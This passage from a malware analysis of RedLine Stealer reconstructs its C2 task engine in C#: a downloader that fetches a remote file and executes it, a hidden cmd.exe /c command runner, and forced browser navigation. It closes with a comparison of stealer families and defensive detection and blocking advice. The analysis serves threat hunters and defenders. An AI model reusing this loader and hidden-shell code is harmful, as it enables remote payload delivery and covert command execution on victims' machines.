
30.     {
31.         return "ScreenCaptureFailed";
32.     }
33. }
34. }
35.

```

Phase 6: Remote Task Action Implementation

Beyond its data-harvesting functions, RedLine operates as a lightweight downloader and loader⁴. By executing commands retrieved directly from the C2 server, the malware can download and deploy next-stage payloads⁴.

The task execution interface maps received directives to five core actions⁵:



Direct Download and Spawning Tasks (Figures 82 to 85)

When the C2 issues a download command, it provides parameters formatted as "<URL>|<PathOfFile>"⁶. The malware calls the WebClient.DownloadData API to retrieve the payload and writes it to the designated target directory⁶.

If the command is DownloadAndEx, the program immediately spawns the newly written file using the Process.Start API⁶.

```

1. // Figures 82 - 85: Payload Download and Execution Engines
2. using System.Net;
3. using System.Diagnostics;
4. using System.IO;
5.
6. public class TaskActionEngine
7. {
8.     public static void ExecuteDownloadTask(string taskParameter, bool executeAfterDownload)
9.     {
10.         string[] splitParams = taskParameter.Split('|');
11.         string downloadUrl = splitParams[0];
12.         string localDestinationPath = splitParams[1];
13.

```

```

14.     using (WebClient client = new WebClient())
15.     {
16.         byte[] fileBytes = client.DownloadData(downloadUrl); // Figure 82
17.         File.WriteAllBytes(localDestinationPath, fileBytes); // Figure 83
18.     }
19.
20.     if (executeAfterDownload)
21.     {
22.         Process.Start(localDestinationPath); // Figure 84 & 85
23.     }
24. }
25. }
26.

```

Command Shell and Navigation Injection (Figures 86 & 87)

For system commands, the malware executes commands headlessly through a hidden shell process by calling `cmd.exe /c` with hidden window settings⁶. It can also force browser interaction by passing URLs to `Process.Start`, which launches the system's default web browser to open the target webpage⁶.

```

1. // Figure 86 & 87: Command-Line Shell Execution and Forced Navigation Sequences
2. public class InteractiveEngine
3. {
4.     public static void RunSystemCommand(string cmdArgument)
5.     {
6.         ProcessStartInfo cmdStartInfo = new ProcessStartInfo("cmd.exe", "/c " + cmdArgument)
7.         {
8.             CreateNoWindow = true,
9.             WindowStyle = ProcessWindowStyle.Hidden,
10.            UseShellExecute = false
11.        };
12.        Process.Start(cmdStartInfo); // Figure 86
13.    }
14.
15.    public static void OpenRemoteLink(string destinationUrl)
16.    {
17.        ProcessStartInfo browserStartInfo = new ProcessStartInfo(destinationUrl)
18.        {
19.            UseShellExecute = true
20.        };
21.        Process.Start(browserStartInfo); // Figure 87
22.    }
23. }
24.

```

Comparative Threat Profile

To help security operations centers (SOC) and threat hunt teams differentiate RedLine Stealer from other prominent information-stealing malware families, analysts must map their distinct operational characteristics¹².

Operational Criteria	RedLine Stealer	Vidar Stealer	Raccoon Stealer	Agent Tesla
Primary Code Architecture	Compiled C# (.NET Framework) ¹	Native C/C++ compiled binary ¹⁵	Native C/C++ compiled binary ⁴	Compiled C# (.NET Framework) ¹⁵
C2 Communication Protocol	SOAP XML via WCF Transport channels ³	Raw HTTP requests querying profiles ¹⁶	Custom HTTP POST queries using JSON ⁴	SMTP, FTP, or Telegram API bindings ¹⁵
Dynamic Configuration Source	Hardcoded configuration parsing at run ⁶	Resolved from Mastodon/Telegram descriptions ¹⁶	Configuration resolved from C2 handshake ⁴	Local resource block decryption ¹⁵
Process Control Mechanics	Embedded remote loader modules (DownloadAndEx) ⁵	DLL dependency updates via remote servers	Dynamic payload loading and execution	Payload process injections into system files
Hardware Fingerprinting	MD5 hash computed from system properties ⁶	Key generation based on machine profile values	Cryptographic HWID based on system state	Machine-specific tracking metrics
Decryption Interfaces	Native Windows CNG APIs (bcrypt.dll) ⁵	Windows Crypt32 database decryption routines	Crypt32 and custom cryptographic handlers	System Security Cryptography modules

Defensive and Remediation Strategies

Unpacking RedLine's structural mechanisms allows threat defense teams to implement robust detection rules and system monitoring controls².

Endpoint and Antivirus Detection Policies

- **Dynamic Memory Protections:** Endpoint Detection and Response (EDR) solutions should be configured to detect unmanaged Windows CNG API operations⁵. Security

teams should monitor for rapid sequences calling BCryptOpenAlgorithmProvider and BCryptDecrypt originating from non-system binaries, as this often indicates decryption of browser databases⁵.

- **File System Integrity Monitoring:** Implement rules to flag unauthorized file creation and duplication in the local application workspace⁵: %LocalAppData%\Yandex\YaAddon Any creation of temporary databases or rapid file writes in this directory should trigger immediate containment actions⁵.
- **Process Lineage Verifications:** Monitor the execution lineage of standard operating system binaries⁵. Spawning events where a user-space execution file (such as a generic helper or dropper) spawns winlogon.exe inside %AppData% represents an anomalous process chain that should be investigated⁵.

Network Diagnostics and Firewall Controls

- **WCF Traffic Inspections:** Configure network inspection engines to look for persistent SOAP XML envelope transfers over standard ports³. Telemetry should monitor HTTP headers targeting the SOAP action /Endpoint/SetEnvironment to detect active exfiltration operations³.
- **IP Address and Domain Denials:** Configure network access controls to block known malicious gateways and DNS resolution vectors associated with MaaS infrastructures (such as dynamic DNS providers like duckdns.org)⁵.
- **Host Resource Profiling Defenses:** Block non-standard administrative tools from running unchecked WMI queries⁶. Restricting the scope of the ManagementObjectSearcher class to authorized system processes helps prevent unauthorized system profiling and software inventory scans⁶.